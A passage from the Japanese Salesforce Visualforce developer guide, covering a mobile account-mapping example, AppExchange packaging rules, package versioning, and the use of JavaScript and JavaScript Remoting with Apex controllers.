            mTag = "<b>" + compName + "</b>" + "<br>"
                   + "Priority: "
                   +  pri  + "<br>" + City ;
            // Set up marker colors based on priority
            if (pri == 'Medium') color="Yellow";
            else if (pri == 'High') color="Red";
            else if (pri == 'Low') color="Green";

            if(mCount>10){ // use default marker
               myIcon.image =
                  "http://maps.google.com/mapfiles/marker.png";
            } else { // use custom marker 1-10
               index = String(mCount);
               imgName = imgName + color + index + ".png";
               myIcon.image = "{!URLFOR($Resource.markers,
```

```
                                    'markers/" + imgName + "')}";
                }

                document.getElementById(acctId).src = myIcon.image;
                myIcon.iconSize=new GSize(20,34);
            }
        }
        myIcon.shadowSize=new GSize(56,32);
        myIcon.iconAnchor=new GPoint(16,32);
        myIcon.infoWindowAnchor=new GPoint(16,0);
        markerOptions2 = { icon:myIcon };
        var marker = new GMarker(point, markerOptions2);
        map.setCenter(point, 8);
        map.addOverlay(marker);

        // Set up listener action to show info on click event
        GEvent.addListener(marker, "click",
            function() {
                marker.openInfoWindowHtml(mTag);
            }) ;
    }
  }
  );
}

//Get accts and draw address
var arAllStr = '';
```

```
            arAllStr = '{!AddrArStr}'; // Get all address recs
            var arLi = arAllStr.split("~::~"); // Split on line break delim
            for (var i = 0; i < arLi.length-1; i++) {
               var arLiStr =arLi[i];
               var arCols =arLiStr.split("~:~"); //Split  to get columns

               if(arCols[1].length >0)
                  doAddLocationToMap(arCols[0],arCols[1],arCols[2],
                                     arCols[3],arCols[4],'acct');
            }

            //Get user address and draw
            doAddLocationToMap('{!$User.FirstName} {!$User.LastName}'
                  +' (Me)','{!$User.Street}','{!$User.City}','
                  {!$User.State}','{!$User.PostalCode}','self');
        }
    }
    );
```

次のコードは、対応付けアプリケーションのリンク先ページを定義します。

```
<apex:page controller="mapController" showHeader="false">
    <apex:composition template="iuivf" />
    <script src="{!myKey}" type="text/javascript"> </script>
    <apex:includeScript value="{!$Resource.MobileListView}"/>



    <ul title="Accounts" selected="true" id="home" >
      <!-- Draw user name at top of panel -->
```

```
        <li class="group">
            User: {!$User.FirstName} {!$User.LastName}
        </li>

        <!-- Create panel for Google Maps object -->
        <div class="panel" style="padding: 10px;"  >
              <div id="map" style="width: 300px; height: 300px;">
                  </div>
        </div>

        <!-- Create group sub-panel to display list -->
        <li class="group">Accounts</li>

        <!-- Draw accounts, one per row -->
        <apex:repeat value="{!MyAccts}" var="p" >
           <li>
              <a href="accountDetail?id={!p.Id}" >
                 <img id="{!p.Id}"
                      src="http://maps.google.com/mapfiles/marker.png"/>
                 {!p.Name}
              </a>
           </li>
        </apex:repeat>
    </ul>
</apex:page>
```

ページのマークアップは、<apex:composition> コンポーネントを使用して、テンプレートを参照します。テンプレートは、iUI フレームワークを利用して、iPhone のようなスタイルをページに適用します。iUI フレーム

ワークは、$Resource.IUI 静的リソースから組み込まれます。テンプレートを定義することによって、iPhone プラットフォーム用に作成するすべての Visualforce ページに簡単に同じスタイルを適用できます。

次のマークアップは、テンプレートとして使用される iuivf ページを定義します。

```
<!--

*   Page definition: iuivf

*   Visualforce template for iUI includes needed for

*   using the iui framework <http://code.google.com/p/iui/>

*   in any Visualforce page.

-->



<apex:page>

    <meta name="viewport" content="width=320; initial-scale=1.0;

       maximum-scale=1.0; user scalable=0;"/>

    <apex:includeScript value="{!URLFOR($Resource.IUI, 'iui-0.13/iui/iui.js')}" />

    <apex:styleSheet value="{!URLFOR($Resource.IUI, 'iui-0.13/iui/iui.css')}" />



    <style> #home { position: relative; top: 0px; } </style>



</apex:page>
```

テンプレートについては、次の点に注意してください。

- マークアップは、iUI ライブラリの #home スタイルを上書きします。そうすることで、ページ上部に目立ったギャップを作ることなく Salesforce Classic にアプリケーションが表示されるようにしています。
- マークアップは、class="Toolbar" 要素の使用を回避します。Salesforce Classic に組み込まれたブラウザでは、ページの上部にナビゲーションツールバーが表示されるため、2つ目のツールバーを表示するとユーザを混乱させる可能性があります。iUI フレームワークに提供されるボタンスタイルを使用する場合は、ボタンを表示するために Toolbar クラスを使用しないようにしてください。

関連トピック:

Visualforce ページでの JavaScript の使用

apex:composition

静的リソースの使用

詳細ページの作成

対応付けアプリケーション作成の最後のステップでは、リストビュー内の取引先の詳細ページを作成します。まず、取引先情報を取得するコントローラを作成します。

```
public class customAccountController {

      private final Account account;


      public customAccountController() {

            account = [Select Id, Name, Rating, CustomerPriority__c, Description, Phone,

            BillingStreet, BillingCity, BillingState, BillingPostalCode from Account

            where id = :ApexPages.currentPage().getParameters().get('id')];

      }


      public Account getAccount() {

            return account;

      }


      public PageReference save() {

            update account;

            return null;

      }

}
```

次に、ユーザがリストビューから選択した取引先の電話番号および評価を表示する Visualforce ページを作成します。このページに iPhone に似たスタイル設定を追加するには、iUI フレームワークの `<fieldset>` クラスおよび `<row>` クラスを使用します。

次のコードでは、対応付けアプリケーションの取引先の詳細ページを定義します。

```
<apex:page showHeader="false" controller="customAccountController" title="My Account" >

    <apex:composition template="iuivf" />


    <div class="panel" id="acctDetail" selected="true" style="padding: 10px;
```

```
      margin-top:-44px" title="Account Information" >


       <h2>{!Account.Name}</h2>


       <fieldset style="margin: 0 0 20px 0;">


          <div class="row">

             <label>Phone:</label>

             <input type="text" value="{!Account.Phone}" />

          </div>


          <div class="row">

             <label>Rating:</label>

             <input type="text" value="{!Account.Rating}" />

          </div>


       </fieldset>


    </div>


</apex:page>
```

第 20 章　Force.com AppExchange アプリケーションへの Visualforce の追加

Visualforce ページ、コンポーネント、またはカスタムコントローラを、AppExchange 用に作成するアプリケーションに含めることができます。

Apex クラスとは異なり、管理パッケージにおける Visualforce ページのコンテンツは、パッケージがインストールされている場合は非表示になりません。ただし、カスタムコントローラ、コントローラ拡張、およびカスタムコンポーネントは非表示になります。さらに、`access` 属性によって、カスタムコンポーネントがご使用の名前空間でのみ実行されるように制限できます。

Salesforce は、Visualforce コンポーネントまたは Apex コンポーネントを配布する場合にのみ管理パッケージを使用することをお勧めします。これは、管理パッケージが、ページ、コンポーネント、クラス、メソッド、変数などの名前の先頭に自動的に追加される固有の名前空間を受け取るためです。この名前空間のプレフィックスによって、インストーラの組織内で名前が複製されることを防ぐことができます。

Visualforce ページを使用してパッケージを作成する場合は、次の警告を考慮する必要があります。

- 管理パッケージに含められるコンポーネントの `access` 属性が `global` に設定されている場合は、次の制限事項に注意してください。
  - コンポーネントの `access` 属性は `public` に変更できません。
  - すべての必須の子 `<apex:attribute>` コンポーネント (true に設定された必須属性を持つコンポーネント) の `access` 属性は global に設定されている必要があります。
  - 必須の子 `<apex:attribute>` に `default` 属性が設定されている場合、それを削除または変更することはできません。
  - 新規の必須の子 `<apex:attribute>` コンポーネントを追加することはできません。
  - 子 `<apex:attribute>` コンポーネントの `access` 属性が `global` に設定されている場合、その属性を `public` に変更することはできません。
  - 子 `<apex:attribute>` コンポーネントの `access` 属性が `global` に設定されている場合、`type` 属性を変更することはできません。
- global でないコンポーネントを持つパッケージがインストールされている場合は、ユーザがそのコンポーネントを [設定] で表示しようとすると、コンポーネントのコンテンツの代わりに「Component is not global (コンポーネントは global ではありません)」と表示されます。さらに、コンポーネントはコンポーネントの参照に含まれません。
- パッケージをインストールする組織で高度な通貨管理が有効になっている場合、`<apex:inputField>` と `<apex:outputField>` を使用する Visualforce ページはインストールできません。
- Force.com AppExchange アプリケーションの一部として含まれる Apex は、いずれも累積テストカバー率が 75% 以上である必要があります。パッケージを AppExchange にアップロードすると、すべてのテストが実行さ

れ、エラーがない状態で実行されていることが確認されます。テストは、パッケージがインストールされている場合にも実行されます。

- バージョン 16.0 以降、管理された `global` Apex クラスを Visualforce コントローラとして使用している場合、登録者が次のメソッドとプロパティを使用できるように、これらのアクセスレベルを `global` に設定する必要があります。
  - カスタムコントローラのコンストラクタ
  - 入力および出力コンポーネント用などの getter メソッドと setter メソッド
  - プロパティの get 属性と set 属性

ヒント: Apex クラスまたは Visualforce ページが翻訳を含むカスタム表示ラベルを参照している場合、その翻訳をパッケージに組み込むには、個々の言語を明示的にパッケージに含める必要があります。

Visualforce ページを含むパッケージが組織にインストールされている場合、ページは、`Salesforce` ドメインではなく、`visual.force.com` ドメインから配信されます。これにより、パッケージの悪意のあるコードがデータに影響を与えるのを回避します。

関連トピック:

カスタムコントローラおよびコントローラ拡張のテスト

Visualforce ページとコンポーネントのパッケージバージョン設定の管理

Visualforce マークアップがインストール済み管理パッケージを参照する場合、Visualforce マークアップが参照する各管理パッケージのバージョン設定が、下位互換性を補助するために保存されます。これにより、管理パッケージのコンポーネントが次のバージョンのパッケージにアップグレードした場合にも、特定の既知の動作を行うバージョンにページが引き続きバインドされるようになります。

パッケージバージョンは、パッケージでアップロードされる一連のコンポーネントを特定する番号です。バージョン番号の形式は *majorNumber.minorNumber.patchNumber* (例: 2.1.3) です。メジャー番号とマイナー番号は、メジャーリリースのたびに指定した値に増えます。*patchNumber* は、パッチリリースにのみ生成および更新されます。公開者は、パッケージバージョンを使用して、後続のパッケージバージョンをリリースすることにより、そのパッケージを使用する既存の顧客の統合を分割することなく管理パッケージのコンポーネントを強化することができます。

メモ: パッケージコンポーネントと Visualforce カスタムコンポーネントの概念は大きく異なります。パッケージは、カスタムオブジェクト、Apex クラスとトリガ、カスタムページおよびカスタムコンポーネントなどの、多くの要素で構成されます。

Visualforceページまたはカスタムコンポーネントのパッケージバージョンを設定する手順は、次のとおりです。

1. Visualforce ページまたはコンポーネントを編集して、[バージョン設定] をクリックします。
2. Visualforce ページまたはコンポーネントが参照する各管理パッケージのバージョンを選択します。より新しいバージョンの管理パッケージがインストールされても、バージョン設定を手動で更新しない限り、ページまたはコンポーネントではこのバージョンの管理パッケージが引き続き使用されます。インストール済み管理パッケージを設定リストに追加するには、使用可能なパッケージのリストからパッケージを選択し

ます。ページまたはコンポーネントに関連付けていないインストール済み管理パッケージがある場合にのみ、リストは表示されます。

3. [保存] をクリックします。

パッケージバージョン設定を使用する場合は、次のことに注意してください。

- 管理パッケージのバージョンを指定せずに、管理パッケージを参照する Visualforce ページまたはカスタムコンポーネントを保存する場合、ページまたはコンポーネントは、デフォルトで最新のインストールバージョンの管理パッケージと関連付けられます。
- パッケージがページまたはコンポーネントにより参照されている場合は、管理パッケージの Visualforce ページまたはコンポーネントのバージョン設定を削除することはできません。管理パッケージの参照元を調べるには、[連動関係の表示] を使用します。

関連トピック:

Visualforce のバージョン設定方法
カスタムコンポーネントのバージョン設定の管理

第 21 章　Visualforce ページでの JavaScript の使用

Visualforce ページで JavaScript を使用すると、幅広い既存の JavaScript 機能 (JavaScript ライブラリなど) や、ページの機能をカスタマイズするその他の方法を利用できます。<apex:actionFunction>、<apex:actionSupport> などの action タグは Ajax 要求をサポートしています。

警告: ページに JavaScript を含めることで、Visualforce を使用するときは発生しないブラウザ間やメンテナンスの問題が発生する可能性があります。JavaScript を記述する前に、既存の Visualforce コンポーネントでは問題を解決できないことを確認してください。

Visualforce ページに JavaScript を含める最適な方法は、静的リソースに JavaScript を配置してそこからコールする方法です。次に例を示します。

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

これで、<script> タグを使用して、ページ内のその JavaScript ファイルで定義されている関数を使用できるようになります。

ヒント: 式内で JavaScript を使用する場合はバックスラッシュ (\) を使用して引用符をエスケープする必要があります。次に例を示します。

```
onclick="{!IF(false, 'javascript_call(\"js_string_parameter\")', 'else case')}"
```

$Component を使用した JavaScript からのコンポーネントの参照

$Component グローバル変数を使用すると、Visualforce コンポーネント用に生成される DOM ID の参照が簡略化され、ページ構造全体での連動関係の一部が削減されます。

どの Visualforce タグにも id 属性が含まれています。他のタグでタグの id 属性を使用することにより、その 2 つのタグをバインドすることができます。たとえば、<apex:outputLabel> タグの for 属性を <apex:inputField> タグの id 属性と併用することができます。<apex:actionFunction>、<apex:actionSupport>、およびその他の活動指向型のコンポーネントの reRender 属性および status 属性もその他のコンポーネントの id 属性の値を使用します。

この ID は、複数の Visualforce コンポーネントのバインドに使用されるだけでなく、ページを表示する際のコンポーネントのドキュメントオブジェクトモデル (DOM) ID の一部の形成にも使用されます。

JavaScript または他の Web 対応言語で Visualforce コンポーネントを参照するには、そのコンポーネントの id 属性の値を指定する必要があります。DOM ID はコンポーネントの id 属性とその要素を含むすべてのコンポーネントの id 属性の組み合わせで構成されます。

コンポーネントアクセスの例

次の例では、<apex:outputPanel> タグの DOM ID を使用します。このページには 2 つのパネルがあります。最初のパネルには DOM イベントをトリガするチェックボックスがあり、2 番目のパネルにはイベントに応じて変わるいくつかのテキストが含まれています。

ページの上部には、<script> HTML タグ内に含まれる JavaScript があります。イベント (*input*) をトリガした要素および影響を受けるテキストを含む対象のパネルの DOM ID (*textid*) を引数としてとります。

```
<apex:page id="thePage">

    <!-- A simple function for changing the font. -->

    <script>

        function changeFont(input, textid) {

            if(input.checked) {

                document.getElementById(textid).style.fontWeight = "bold";

            }

            else {

                document.getElementById(textid).style.fontWeight = "normal";

            }

        }

    </script>



    <!-- This outputPanel calls the function, passing in the

         checkbox itself, and the DOM ID of the target component. -->

    <apex:outputPanel layout="block">

        <label for="checkbox">Click this box to change text font:</label>

        <input id="checkbox" type="checkbox"

            onclick="changeFont(this,'{!$Component.thePanel}');"/>

    </apex:outputPanel>



    <!-- This outputPanel is the target, and contains

         text that will be changed. -->
```

```
    <apex:outputPanel id="thePanel" layout="block">

        Change my font weight!

    </apex:outputPanel>

</apex:page>
```

{!$Component.thePanel} 式は、<apex:outputPanel id="thePanel"> コンポーネントによって生成される HTML 要素の DOM ID を取得するために使用されます。

関連トピック:

- コンポーネント ID へのアクセスのベストプラクティス
- $Component

Visualforce での JavaScript ライブラリの使用

Visualforce ページに JavaScript ライブラリを含めると、これらのライブラリが提供する機能を活用できます。JavaScript ライブラリを含める場合、静的リソースを作成してから、ページに <apex:includeScript> コンポーネントを追加してライブラリを含めるのが最適な方法です。

たとえば、jQuery (https://jquery.org) を使用する場合、jquery という名前でライブラリの静的リソースを作成し、次のようにページ内で参照します。

```
<apex:page>

    <apex:includeScript value="{!$Resource.jquery}"/>

</apex:page>
```

その後、ライブラリから関数をコールする <script> を追加することで、ページ内でその静的リソースを使用できます。

Visualforce ページで JavaScript ライブラリを使用し、そのライブラリで $ が特殊文字として定義されている場合、JavaScript を変更して、この特殊文字としての使用を上書きする必要があります。たとえば、jQuery を使用する場合、jQuery.noConflict() 関数を使用して $ の定義を上書きできます。

```
<apex:page >

<apex:includeScript value="{!$Resource.jquery}"/>

<html>

<head>

  <script>

    jQuery.noConflict();
```

```
    jQuery(document).ready(function() {
        jQuery("a").click(function() {
          alert("Hello world, part 2!");
        });
    });
  </script>
</head>
...
</apex:page>
```

メモ:

- Salesforce では、サードパーティの JavaScript ライブラリおよびフレームワークの使用をサポートし、推奨しています。ただし、Salesforce の機能に明確に関連する場合を除き、Salesforce が JavaScript コードのデバッグを支援することはできません。
- Chatter コンポーネント、<apex:enhancedList>、<knowledge:articleCaseToolbar>、または <knowledge:articleRendererToolbar> を使用するページでは、バージョン 3 より前の Ext JS バージョンを使用しないでください。

Apex コントローラの JavaScript Remoting

JavaScript から Apex コントローラのメソッドをコールするには、Visualforce の JavaScript Remoting を使用します。これにより、AJAX 機能を実装した標準 Visualforce コンポーネントでは実現できない、複雑で動的な動作を行うページを作成できます。

JavaScript Rmoting は、次の 3 つで構成されています。

- JavaScript で記述される、Visualforce ページに追加するリモートメソッドの呼び出し。
- Apex コントローラクラスのリモートメソッド定義。このメソッドは Apex で記述されますが、通常の action メソッドとはいくつかの違いがあります。
- JavaScript で記述される、Visualforce ページに追加または含めるレスポンスハンドラコールバック関数。

Visualforce ページへの JavaScript Remoting の追加

Visualforce ページで JavaScript Remoting を使用するには、要求を次の形式の JavaScript 呼び出しとして追加します。

```
[namespace.]controller.method(
    [parameters...,]
```

```
    callbackFunction,
    [configuration]
);
```

- namespace はコントローラクラスの名前空間です。組織に名前空間が定義されている場合、またはクラスがインストール済みパッケージに基づく場合は必須です。
- controller は Apex コントローラの名前です。
- method はコールする Apex メソッドの名前です。
- parameters はメソッドが取るパラメータのカンマ区切りのリストです。
- callbackFunction はコントローラからの応答を処理する JavaScript 関数の名前です。匿名関数をインラインで宣言することもできます。callbackFunction ではメソッドコールの状況と結果をパラメータとして返します。
- configuration は、リモートコールと応答の処理を設定します。Apex メソッドの応答をエスケープするかどうかを指定するなど、リモートコールの動作を変更する場合にこれを使用します。

リモートメソッドコールは同期して実行されますが、応答が返されるのを待機しません。応答が返されると、コールバック関数は非同期で応答を処理します。詳細は、「リモート応答の処理」を参照してください。

JavaScript Remoting 要求の設定

Remoting 要求の宣言時に構成設定を使用してオブジェクトを指定することで、Remoting 要求を設定します。たとえば、デフォルトの設定パラメータは次のようになります。

```
{ buffer: true, escape: true, timeout: 30000 }
```

これらの設定パラメータに順序はありません。また、デフォルトから変更の必要がないパラメータは省略できます。

JavaScript Remoting では、次の設定パラメータをサポートしています。

名前	データ型	説明
buffer	Boolean	相互に近い時間に実行される要求を 1 つの要求にグループ化するかどうかを指定します。デフォルトは、true です。 JavaScript Remoting では、相互に近い時間に実行される複数の要求を最適化し、これらを1つの要求にグループ化します。このバッファリングにより、要求および応答のサイクルの全体的な効率性が改善されますが、場合によってはすべての要求が個別に実行されるようにする方が便利なこともあります。
escape	Boolean	Apex メソッドの応答をエスケープするかどうかを指定します。デフォルトは、true です。

名前	データ型	説明
timeout	Integer	要求のタイムアウト(ミリ秒単位)。デフォルトは30000 (30 秒) です。最大値は 120000 (120 秒 = 2 分) です。

Visualforce Remoting オブジェクトを使用してタイムアウトを設定することで、ページで行われるすべての要求に対して要求タイムアウトを設定することもできます。

```
<script type="text/javascript">


    Visualforce.remoting.timeout = 120000; // Set timeout at page level


    function getRemoteAccount() {
        var accountName = document.getElementById('acctSearch').value;


        // This remoting call will use the page's timeout value
        Visualforce.remoting.Manager.invokeAction(
            '{!$RemoteAction.AccountRemoter.getAccount}',
            accountName,
            handleResult
        );
    }


    function handleResult(result, event) { ... }
</script>
```

ページレベルのタイムアウト設定を要求単位で上書きするには、その要求の設定オブジェクトのタイムアウトを、上記の説明に従って設定します。

JavaScript Remoting の OAuth 2.0 認証

JavaScript Remoting 要求では、認証に標準のユーザ名とパスワードによるログインプロセスではなく、OAuth 2.0 を使用できます。OAuth では、標準の認証ではセキュアに実行できないアプリケーション間および組織間統合が可能です。

Visualforce ページでは、認証用の OAuth がページレベルで設定され、すべての JavaScript Remoting 要求に OAuth が使用されます。設定を除き、JavaScript Remoting の使用法はまったく同じです。

Visualforce ページから JavaScript Remoting 用の OAuth を設定するには、次のようにします。

```
<script type="text/javascript">


    Visualforce.remoting.oauthAccessToken = <access_token>;


    // ...
</script>
```

`oauthAccessToken` を一度設定すると、すべての JavaScript Remoting 要求で OAuth が使用されます。残りの JavaScript Remoting コードには変更は必要ありません。

`oauthAccessToken` は、ページのコードで取得される OAuth 認証トークンです。アクセストークンの取得と更新は簡単な OAuth で直接行われ、追加部分が 1 つあります。JavaScript Remoting の OAuth 認証では "visualforce" スコープが要求されるため、このスコープを使用するか、これを含むスコープ ("web" や "full") を使用してトークンを生成する必要があります。OAuth 要求で、`scope=visualforce` (あるいは "web" または "full") と設定します。

アクセストークンの取得および Force.com プラットフォームでの OAuth の使用についての詳細は、Salesforce オンラインヘルプの *「リモートアクセスアプリケーションの認証」*、および `developer.salesforce.com/page/Digging_Deeper_into_OAuth_2.0_on_Force.com` を参照してください。

名前空間および JavaScript Remoting

特にパッケージで提供されるメソッドに Remotoing コールを行うページで名前空間との連携をより簡単に行うため、`$RemoteAction` グローバル変数を使用して、リモートアクションの正しい名前空間 (ある場合) を自動的に解決できます。この機能を使用するには、JavaScript Remoting を明示的に呼び出す必要があります。これを実行するパターンは次のとおりです。

```
Visualforce.remoting.Manager.invokeAction(

    'fully_qualified_remote_action',

     invocation_parameters

);
```

完全修飾リモートアクションは、***namespace***`[.`***BaseClass***`][.`***ContainingClass***`].`***ConcreteClass.Method*** のように、名前空間、ベースクラスなどを含むリモートアクションメソッドへの完全なパスを表す文字列です。名前空間を自動的に解決するには、たとえば、`{!$RemoteAction.MyController.getAccount}` のように、式に `$RemoteAction` を使用します。

呼び出しパラメータは、リモートメソッドの呼び出しの実行に使用される引数であり、標準リモートコールを行うために使用される引数と同じです。

- `@RemoteAction` メソッドに送信するためのパラメータ (ある場合)。
- 返される結果を処理するコールバック関数。
- 呼び出しに関する設定詳細 (ある場合)。

たとえば、次のような取引先を取得するリモート呼び出しを定義するとします。

```
<script type="text/javascript">

function getRemoteAccount() {

    var accountName = document.getElementById('acctSearch').value;



    Visualforce.remoting.Manager.invokeAction(

        '{!$RemoteAction.MyController.getAccount}',

        accountName,

        function(result, event){

            if (event.status) {

                document.getElementById('acctId').innerHTML = result.Id

                document.getElementById('acctName').innerHTML = result.Name;

            } else if (event.type === 'exception') {

                document.getElementById("responseErrors").innerHTML = event.message;

            } else {

                document.getElementById("responseErrors").innerHTML = event.message;

            }

        },

        {escape: true}

    );

}

</script>
```

この JavaScript Remoting コールでは、コントローラが定義されている名前空間、自分の名前空間内にあるか、インストールされたパッケージが提供する名前空間内にあるなどの詳細を把握している必要がありません。また、組織に定義済みの名前空間がない状況にも対応します。

メモ: `invokeAction` のコール時に発生したエラーは JavaScript コンソールでのみレポートされます。たとえば、`$RemoteAction` で複数の名前空間に一致する `@RemoteAction` メソッドが見つかった場合、最初に一致したメソッドを返し、JavaScript コンソールに警告を記録します。一致するコントローラまたはアクションが見つからない場合は、そのコールはエラーを表示することなく失敗し、エラーは JavaScript コンソールに記録されます。

リモートメソッドの宣言

コントローラでは、Apex のメソッド宣言は、次のように `@RemoteAction` アノテーションが先頭に付加されます。

```
@RemoteAction

global static String getItemId(String objectName) { ... }
```

メソッドでは、引数として、Apex プリミティブ、コレクション、型指定された sObject、汎用 sObject、ユーザ定義された Apex クラスおよびインターフェースを取ることができます。汎用 sObject では、実際の型を特定するために ID または sobjectType の値を指定する必要があります。インターフェースパラメータでは、実際の型を特定するために apexType を指定する必要があります。

メソッドでは Apex プリミティブ、sObject、コレクション、ユーザ定義された Apex クラスおよび列挙、`SaveResult`、`UpsertResult`、`DeleteResult`、`SelectOption`、または `PageReference` を返すことができます。

JavaScript Remoting に使用されるメソッドは、名前とパラメータ数によって一意に識別される必要があります。オーバーロードは不可能です。たとえば、上記のメソッドでは、一緒に `getItemId(Integer productNumber)` メソッドを持つことはできません。代わりに、異なる名前で複数のメソッドを宣言します。

- `getItemIdFromName(String objectName)`
- `getItemIdFromProductNumber(Integer productNumber)`

Apex メソッドは `static` で、かつ `global` または `public` のいずれかである必要があります。グローバルに公開されるリモートアクションで繊細な操作を実行したり、非公開のデータを公開したりしないようにしてください。`global` リモートアクションは他の `global` メソッドのみをコールできます。`public` リモートアクションは `global` コンポーネントでは使用できません。一方、`global` スコープでは使用できます。スコープのエスカレーションはコンパイルエラーになります。または、実行時に解決される参照の場合は、実行時エラーになります。次の表では、これらの制限を詳細に説明します。

`@RemoteAction` のスコープ	Visualforce Page	非グローバルコンポーネント	グローバルコンポーネント	iframe
グローバルリモートメソッド	使用可能	使用可能	使用可能	使用可能
公開リモートメソッド	使用可能	使用可能	エラー	エラー

コンポーネント、<apex:include> タグまたは <apex:composition> タグによって間接的に含まれるマークアップを介してリモートアクションにアクセスする場合、リモートメソッドのスコープは最上位コンテナ(スコープのエスカレーションルールに準拠する必要のある包含階層の最上位項目)に継承されます。

	最上位コンテナ			
@RemoteAction のアクセス元	**Visualforce Page**	非グローバルコンポーネント	グローバルコンポーネント	**iframe**
グローバルコンポーネント	使用可能	使用可能	使用可能	使用可能
非グローバルコンポーネント	使用可能	使用可能	非グローバルコンポーネントが公開リモートメソッドを含まない場合にのみ使用可能。	非グローバルコンポーネントが公開リモートメソッドを含まない場合にのみ使用可能。
<apex:include> <apex:composition>	同じ名前空間内では使用可能。名前空間が異なる場合および含まれるページまたはその子階層に公開リモートメソッドが含まれる場合はエラー。	なし	なし	エラー

リモートメソッドと継承

@RemoteAction メソッドが検索またはコールされる場合、Visualforce ではページコントローラの継承階層を調べ、コントローラの上位階層のクラス内で @RemoteAction メソッドを検索します。

この機能を示す例を次に示します。次の Apex クラスでは 3 階層の継承階層を形成します。

```
global with sharing class ChildRemoteController

    extends ParentRemoteController { }

global virtual with sharing class ParentRemoteController

    extends GrandparentRemoteController { }



global virtual with sharing class GrandparentRemoteController {

    @RemoteAction

    global static String sayHello(String helloTo) {
```

```
        return 'Hello ' + helloTo + ' from the Grandparent.';

    }

}
```

この Visualforce ページでは簡単な `sayHello` リモートアクションをコールします。

```
<apex:page controller="ChildRemoteController" >

    <script type="text/javascript">

        function sayHello(helloTo) {

            ChildRemoteController.sayHello(helloTo, function(result, event){

                if(event.status) {

                    document.getElementById("result").innerHTML = result;

                }

            });

        }

    </script>


    <button onclick="sayHello('Jude');">Say Hello</button><br/>

    <div id="result">[Results]</div>


</apex:page>
```

リモートメソッドは `ChildRemoteController` クラス内には存在しません。代わりに、`GrandparentRemoteController` から継承されます。

インターフェースパラメータによるリモートメソッドの宣言

具象クラスに制限するのではなく、インターフェースパラメータと戻り値のデータ型を使用して `@RemoteAction` メソッドを宣言できます。これにより、たとえば、パッケージプロバイダは、リモートメソッドと関連付けられたインターフェースをパッケージ化できます。登録者組織は、パッケージ化されたインターフェースを実装する独自のクラスに渡すことによって、Visualforce ページからコールできます。

次に、簡単な例を示します。

```
public class RemoteController {

    public interface MyInterface { String getMyString(); }
```

```
    public class MyClass implements MyInterface {

        private String myString;

        public String getMyString() { return myString; }

        public void setMyString(String s) { myString = s; }

    }


    @RemoteAction

    public static MyInterface setMessage(MyInterface i) {

        MyClass myC = new MyClass();

        myC.setMyString('MyClassified says "' + i.getMyString() + '".');

        return myC;

    }

}
```

JavaScript Remoting コールからインターフェースパラメータを宣言する `@RemoteAction` に送信されるオブジェクトは `apexType` 値を含む必要があります。この値は、具象クラスへの完全修飾パス、つまり、***namespace***`[.`***BaseClass***`][.`***ContainingClass***`].`***ConcreteClass*** である必要があります。たとえば、上記のコントローラへの JavaScript Remoting コールを実行するには、次のコードを使用します。

```
Visualforce.remoting.Manager.invokeAction(

    '{!$RemoteAction.RemoteController.setMessage}',

    {'apexType':'thenamespace.RemoteController.MyClass', 'myString':'Lumos!'},

    handleResult

);
```

組織内にクラス定義がある場合は、Remoting コールを単純化し、デフォルトの `c` 名前空間も使用できます。

```
RemoteController.setMessage(

    {'apexType':'c.RemoteController.MyClass', 'myString':'Lumos!'},

    handleResult

);
```

リモート応答の処理

リモートメソッドコールに対する応答は、リモートメソッドコールで提供されているコールバック関数によって非同期に処理されます。コールバック関数は、リモートコールの状況を表す `event` オブジェクト、およびリモート Apex メソッドで返される `result` オブジェクトをパラメータとして取得します。関数は返されるデータに基づいてページの情報およびユーザインターフェース要素を更新できます。

`event` オブジェクトは、リモートコールの成功または失敗に対応するうえで役立つ値を提供します。

- `event.status` は、成功のときは `true`、エラーのときは `false` になります。
- `event.type` は応答の種別です。成功したコールは `rpc`、リモートメソッドが例外を返した場合は `exception` のようになります。
- `event.message` には、返されたエラーメッセージが含まれます。
- `event.where` には、リモートメソッドにより生成された場合は、Apex スタック追跡が含まれます。

string または number など、`result` によって返される Apex プリミティブデータ型は対応する JavaScript に変換されます。返される Apex オブジェクトは JavaScript オブジェクトに変換され、コレクションは JavaScript 配列に変換されます。JavaScript は大文字と小文字を区別することに注意してください。そのため、`id`、`Id`、および `ID` は異なる項目であるとみなされます。

JavaScript リモートコールの一部として、Apex メソッド応答に同じオブジェクトに対する参照が含まれる場合、そのオブジェクトは返される JavaScript オブジェクトには複製されません。代わりに、表示される JavaScript オブジェクトには同じオブジェクトへの参照が含まれます。たとえば、同一オブジェクトを 2 回含むリストを返す Apex メソッドです。

デフォルトでは、リモートコールの応答は、30 秒以内に返される必要があります。これを超えると、コールはタイムアウトになります。要求の完了にこれ以上の時間を必要とする場合は、長いタイムアウトを 120 秒以内で設定します。

リモートコールの応答の最大サイズは 15 MB です。

JavaScript Remoting コードがこの制限を超える場合は、次のように対応できます。

- 各要求の応答サイズを削減する。必要なデータのみを返します。
- 大量データの取得を、小さなチャンクを返す複数の要求に分割する。
- バッチ以外の要求を使用していることを確認する。Remoting 要求の設定ブロックで `{ buffer: false }` と設定します。
- バッチ要求の使用頻度を抑え、バッチサイズを削減する。

メモ: JavaScript Remoting を使用時に開発中の JavaScript コンソールを開いたままにします。JavaScript Remoting で発生するエラーや例外は、JavaScript コンソールが有効化されている場合はそれに記録され、有効化されていない場合は無視されます。

プログラミングエラーまたはその他の失敗により `@RemoteAction` メソッドで例外が発生すると、Apex スタック追跡がブラウザに返されます。JavaScript デバッガコンソールでスタック追跡を検査するか、応答コールバック関数のエラー処理でスタック追跡を使用します。次のコールバック関数では、例外がある場合にスタック追跡を表示します。

```
<script type="text/javascript">

function getRemoteAccount() {
```

```
    var accountName = document.getElementById('acctSearch').value;


    Visualforce.remoting.Manager.invokeAction(
        '{!$RemoteAction.MyController.getAccount}',
        accountName,
        function(result, event){
            if (event.status) {
                document.getElementById('acctId').innerHTML = result.Id
                document.getElementById('acctName').innerHTML = result.Name;
            } else if (event.type === 'exception') {
                document.getElementById("responseErrors").innerHTML =
                    event.message + "<br/>\n<pre>" + event.where + "</pre>";
            } else {
                document.getElementById("responseErrors").innerHTML = event.message;
            }
        }
    );
}
</script>
```

JavaScript Remoting および <apex:actionFunction>

<apex:actionFunction> コンポーネントを使用すると、JavaScript によりコントローラアクションメソッドをコールすることもできます。この 2 つの相違点の一部を次に示します。

- <apex:actionFunction> タグ
  - ユーザが再表示ターゲットを指定できる
  - フォームを送信する
  - JavaScript の記述は不要
- JavaScript Remoting:
  - ユーザがパラメータを渡すことができる

- コールバックを提供する
